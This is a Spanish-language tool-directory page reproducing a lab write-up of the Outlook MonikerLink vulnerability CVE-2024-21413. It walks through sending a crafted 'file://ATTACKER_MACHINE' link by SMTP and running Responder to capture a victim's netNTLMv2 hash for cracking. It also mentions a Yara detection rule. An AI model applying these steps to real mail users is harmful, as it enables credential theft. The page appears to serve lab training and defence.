Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC — Este repositorio contiene notas de investigación y una prueba de concepto (PoC) de alto nivel para CVE-2024-21413, una vulnerabilidad observada en ciertos clientes de correo al manejar enlaces de estilo SMB/moniker incrustados en mensajes. La PoC y los experimentos documentados aquí se realizaron en un entorno de laboratorio controlado en sistemas. | Kitploit
Herramientas/GitHubGitHub/gurleen-147/cve-2024-21413-microsoft-outlook-remote-code-execution-vulnerability-poc
Descifrado de ContraseñasAnálisis de VulnerabilidadesExplotaciónPruebas de PenetraciónAprendizaje y EducaciónLabs y Práctica
GitHubgurleen-147/cve-2024-21413-microsoft-outlook-remote-code-execution-vulnerability-poc

CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC

Acerca de

Este repositorio contiene notas de investigación y una prueba de concepto (PoC) de alto nivel para CVE-2024-21413, una vulnerabilidad observada en ciertos clientes de correo al manejar enlaces de estilo SMB/moniker incrustados en mensajes. La PoC y los experimentos documentados aquí se realizaron en un entorno de laboratorio controlado en sistemas.

Ver Repositorio
232hace 0 añosAún no revisado
Compartir

💻 CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC

🧩 Resumen

Este proyecto reproduce el comportamiento de MonikerLink (CVE-2024-21413) en un entorno TryHackMe completamente aislado para mostrar cómo ciertos formatos de hipervínculo pueden hacer que Outlook procese un enlace de manera que filtre intentos de autenticación o conduzca a una explotación posterior. El entregable es un PoC, y un conjunto priorizado de mitigaciones y sugerencias de detección que los equipos de seguridad pueden aplicar. No se atacaron sistemas en vivo o no autorizados.


⚙️ Herramientas y Tecnologías

Herramienta / HabilidadPropósito
PythonDesarrollo de scripts
Linux (Kali)Sistema atacante
MetasploitExplotación y acceso
Laboratorio TryHackMeEntorno controlado

🚀 Configuración y Ejecución

  • Abre la terminal en Linux en la máquina atacante
    • Creé un archivo Python y pegué el código exploit.py

      Este código fue escrito por CMNatic y se puede encontrar aquí

    • Modifiqué el código para adaptarlo al entorno de mi máquina.

      Por ejemplo, en la siguiente línea “<a href=“file://ATTACKER_MACHINE/test!” reemplacé "ATTACKER_MACHINE" con la dirección IP de mi máquina atacante y en la línea “server = smtplib.SMTP('MAILSERVER', 25)”, cambié "MAILSERVER" por la dirección IP de mi máquina víctima.

    • Luego ejecuté el archivo exploit.py y obtuve la respuesta que decía "el correo ha sido enviado"

    • Para capturar el netNTLMv2 (este es un hash que podría descifrarse usando John the ripper u otras herramientas y se pueden recuperar contraseñas en texto plano). Así que usé una herramienta llamada responder para capturar la respuesta de la máquina víctima. El comando para ejecutar responder fue

      responder -I ens5

      • Aquí -I indica la interfaz y usé la interfaz ens5. En mi caso, el comando mostró un error, así que para resolverlo primero usé el siguiente comando y volví a intentar el comando anterior y funcionó

        systemctl start systemd-resolved

  • Luego inicié sesión en mi máquina víctima
    • Abrí Outlook y abrí el enlace dentro del correo que envié desde la máquina atacante
  • De esta manera, con un solo clic en el enlace, el responder en mi máquina atacante pudo capturar el hash netNTLMv2 hash netNTLMv2


Esta prueba de concepto expone un matiz en el manejo de enlaces de Microsoft Outlook: ciertos enlaces de moniker estilo file:// que hacen referencia a recursos SMB pueden evadir el filtrado estándar de Outlook y provocar intentos de autenticación salientes. El comportamiento aquí demostrado fue reproducido en un laboratorio TryHackMe completamente controlado y resalta cómo formatos de enlace aparentemente benignos pueden ocultar interacciones de red. Aunque se han emitido parches del proveedor y guías de detección, los mecanismos subyacentes siguen siendo complejos debido a los usos legítimos del esquema moniker/archivo. Es importante destacar que la actividad generada por este PoC es observable a nivel de red (por ejemplo, en capturas de paquetes que muestran intentos de autenticación NTLM), lo que la hace adecuada para análisis forense e investigación de incidentes.

Detección

Una regla Yara ha sido creada por Florian Roth para detectar correos que contengan el elemento :file:\:. Imagen de Wireshark
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    370
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    289

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →